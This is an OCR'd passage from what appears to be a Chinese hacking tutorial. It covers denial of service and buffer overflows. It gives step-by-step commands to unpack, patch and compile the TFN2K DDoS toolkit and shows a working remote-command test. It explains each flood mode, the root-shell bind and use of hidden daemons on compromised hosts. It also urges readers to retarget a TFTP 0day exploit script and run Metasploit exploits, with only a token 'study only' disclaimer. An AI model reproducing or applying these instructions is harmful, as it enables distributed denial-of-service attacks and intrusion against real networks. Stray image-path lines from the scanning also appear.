


图37　连接成功

使用Linux肯定会或多或少接触到这两个工具，如果你的服务器开了这两个服务，对黑客来说无疑是多了一条通向成功的道路，用上文提到的hydra可以很方便的猜解这两个服务的口令，所以你要使用这些功能，一定要把口令设得更复杂一些。

3.6 拒绝服务

也就是传说中的Dos，用Dos攻击是会被鄙视的，但不可否认这的确是一个有效的攻击方式。这里就拿一个重量级的DDos工具来做讲解。那就是“TFN2K”，它当年可有让Yahoo、e－bay等大型网络付出惨痛代价的辉煌战绩。不过风飘强烈严重提醒：本软件仅用来学习研究，佛说，做人要厚道。

TFN2K程序包括两部分，一个服务端“td”，放到别的电脑上实现分布攻击，一个客户端“tfn”，用来控制服务端。

这种软件Ubuntu的源里面当然不会有，所以我们要自己下载源代码自己编译，代码包已经收录到光盘中了，名为“tfn2k.tgz”。我们先将它解压，用命令“**tar -zxvf tfn2k.tgz**”，解压后进入解出来的文件夹“tfn2k”，如图38。

由于tfn2k默认支持的就是linux系统，所以不需要修改配置，但编译前还有个小问题要修复。由于源代码中的in_addr过程有重定义，所以要注释掉。输入命令“**vi src/ip.h**”，用vi打开src下的ip.h文件（还记得前面讲的vi的用法吗？），在里面找到如下代码：

```
#ifndef in_addr
struct in_addr
{
unsigned long int s_addr;
};
#endif
```

```
root@rain-desktop:~# ls
hydra-5.4-src  hydra.tar.gz  tfn2k.tgz
root@rain-desktop:~# tar -zxvf tfn2k.tgz
tfn2k/
tfn2k/README
tfn2k/Makefile
tfn2k/src/
tfn2k/src/Makefile
tfn2k/src/disc.c
tfn2k/src/aes.c
tfn2k/src/aes.h
tfn2k/src/base64.c
tfn2k/src/cast.c
tfn2k/src/config.h
tfn2k/src/flood.c
tfn2k/src/ip.c
tfn2k/src/ip.h
tfn2k/src/mkpass.c
tfn2k/src/process.c
tfn2k/src/td.c
tfn2k/src/tfn.c
tfn2k/src/tribe.c
tfn2k/src/tribe.h
root@rain-desktop:~# ls
hydra-5.4-src  hydra.tar.gz  tfn2k  tfn2k.tgz
root@rain-desktop:~# cd tfn2k
root@rain-desktop:~/tfn2k# ls
Makefile  README  src
root@rain-desktop:~/tfn2k#
```

图38　解压缩

将其修改成：

```
#ifndef in_addr
/*
struct in_addr
{
unsigned long int s_addr;
};
*/
#endif
```

保存后退出，回到tfn2k 目录下，然后你就可以输入“make”命令编译源代码了。在编译过程中程序会要求你输入一个8 到32 位的密码，这个密码就是你以后控制服务端的密码，如图39。输入完后就会一路完成编译（本想打个deb 包给小菜用，后来想：如果老用别人准备好的工具，自己就永远不会进步，而且tfn2k 的编译很简单，小菜们自己来动手吧）。

```
root@rain-desktop:~/tfn2k# vi src/ip.h
root@rain-desktop:~/tfn2k# make
cd src && make
make[1]: Entering directory `/root/tfn2k/src'
gcc -Wall -O3    disc.c    -o disc
disc.c: 在函数'main'中：
disc.c:24: 警告： 隐式声明函数'exit'
disc.c:24: 警告： 内建函数 'exit' 不兼容的隐式声明
./disc
 This program is distributed for educational purposes and without any
 explicit or implicit warranty; in no event shall the author or contributors
 be liable for any direct, indirect or incidental damages arising in any way
 out of the use of this software.

 I hereby certify that I will not hold the author liable for any wanted
 or unwanted effects caused by this program and that I will give the author
 full credit and exclusively use this program for educational purposes.


Do you agree to this disclaimer [y/n]? y
gcc -Wall -O3    mkpass.c    -o mkpass
./mkpass
server key [8 - 32 chars]:
```

图39　输入密码

完成之后你就可以在tfn2k 目录下发现多了两个文件，**"td" 和 "tfn"**。先在自己电脑上试试看，运行服务端，在"tfn2k"目录下用命令"./td"打开服务端，然后就可以连接了，命令为 **"./tfn –h 127.0.0.1 –c 10 –i "touch /root/rain""**。如果程序没有问题，就会在"/root/"下建立文件"rain"，执行结果如图40。呵呵，事实证明我们的编译无比正确。

```
root@rain-desktop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
root@rain-desktop:~# ls
hydra-5.4-src  hydra.tar.gz  tfn2k  tfn2k.tgz
root@rain-desktop:~# tfn2k/tfn -h 127.0.0.1 -c 10 -i "touch /root/rain"

        Protocol      : random
        Source IP     : random
        Client input  : single host
        Command       : execute remote command

Password verification:

Sending out packets: .
root@rain-desktop:~# ls
hydra-5.4-src  hydra.tar.gz  rain  tfn2k  tfn2k.tgz
root@rain-desktop:~#
```

图40　执行结果

下面说一下使用参数，最常用的就是 **"–h"**，用这个参数你可以指定唯一的一个服务端（就是运行td 的计算机）的地址。要实施大规模攻击，就要有很多服务端，这时你就可以把服务端的IP 写进一个文件中，如IP.txt，然后通过 **"–f　IP 列表文件"** 来指定多个服务端。接着用 **"–c"** 参数指定攻击模式，这是个很关键的参数，它的选项如下：

0　停止攻击，这是默认的。

1　IP 欺骗的等级设定。TFN 在攻击的时候所发出的数据包源地址是随机的，但由于一些ISP 等的限制，并不是所有IP 包都能被发送，所以设置这个选项，等级0 到3，由参数i 具体指定。

2　改变数据包的包尺寸，缺省的ICMP/8、smurf 和udp 攻击缺省使用最小包，你可以通过这个选项改变它的大小，用参数i 指定大小。

3　绑定root shell。启动一个会话服务，然后你连接一个指定端口就可以得到一个root shell。用参数i 指定端口。

4　UDP 洪水攻击。攻击的原理简单地说，就是每个udp 包被送往一个关闭的端口，这样就会有一个ICMP 不可到达的信息返回，增加了攻击的能力。

5　SYN 洪水攻击。这个大家应该最熟悉了，不需要多解释了，传说中的标准拒绝服务攻击，用–i 指定目标，–p 指定端口。

6　ICMP 响应（ping）攻击，这个攻击发送虚假地址的ping 请求，目标主机会回送相同大小的响应包。用–i 指定目标。

7　SMURF 攻击。用目标主机的地址发送ping 请求以广播扩大，这样目标主机将得到大量回复数据。用–i 指定目标。

8　MIX 攻击。交替发送udp、syn 和icmp 包，常用来对付路由、防火墙、IDS 等，用–i 指定目标。

9　TARGA3 攻击。同样的，也是用–i 指定目标。

10　远程命令执行，如上面的例子。这是个很有用的命令，有了它你只要把td 藏好，就不需要在肉鸡上开其它后门了。用–i 指定要执行的命令。

现在能看懂前面测试用的命令了吧？另外，光盘中还附带了更早的一个版本（好像WIN2K 的攻击效果不太好，那就用旧版本吧），并且有一个很有意思的小Dos 代码，给大家研究一下，简单的gcc 编译就可以用了。

3.7　缓冲区溢出

这是很古老而且很有效的入侵方法，我就不多费口舌了，关于exploit，相信大家在Windows 下已经用得很熟练了。Linux 下的exploit 和Windows 下的没有多少区别，只不过环境不同罢了。在Windows 下，一般你拿到的是已经编译好的程序，如果是源代码，可以用cygwin 编译。在linux 下，不同的地方就是你可以直接编译源代码，并且Linux 下的exploit 很多是直接用脚本写成的，比较常见的是perl 和python。这种exploit 不需要编译，直接用相应的解

析器执行就可以了。

给大家一个简单的小例子吧，就说Quick tftp的0day漏洞吧。它是用python写的，所以你要做的，只是把代码复制下来保存到文件，如tftp_exp，然后用vi编辑这个文件，将里面的IP地址等改成你需要的，接着直接在终端中执行这个脚本，攻击数据就发送出去了。能写exploit的可以说都是高手，而利用exploit就是很简单的事情了。

再给大家推荐一个好东西——Metasploit Framework，也许你在Windows下也用过它，现在最新的版本是3.1，官方网站是http://metasploit.com/framework/。

Metasploit Framework（下文简称MSF）是一个缓冲区溢出测试使用的辅助工具，它集成了各平台上常见的溢出漏洞和流行的shellcode，并且不断更新，使得缓冲区溢出测试变得方便和简单，是做渗透测试的最好平台。

在BT3中已经集成了MSF3，不过用之前最好“**MSFUpdate**”一下，取得最新的漏洞信息。MSF3可以通过浏览器使用，这需要打开Msfweb，然后你就可以通过**http://127.0.0.1:55555**使用了，如图41。



图41　通过Web使用Msf

可以看到上面有各种按钮，选择“exploit”就能打开exploit列表，你可以搜索需要的程序，然后按它的向导一步一步来就可以轻松完成溢出。第一步选择目标类型，然后就是选择特定的shellcode，最后是相关的信息填写，像目标的IP地址等，接着就会自动完成溢出，如图42。




图42　填写信息

新版的MSF提供了一个GUI界面，个人感觉这个比Web更好一些，当然，操作过程是一样的，界面如图43。使用MSF能方便你查找和使用exploit，这给小菜带来不少美妙的体验，呵呵。

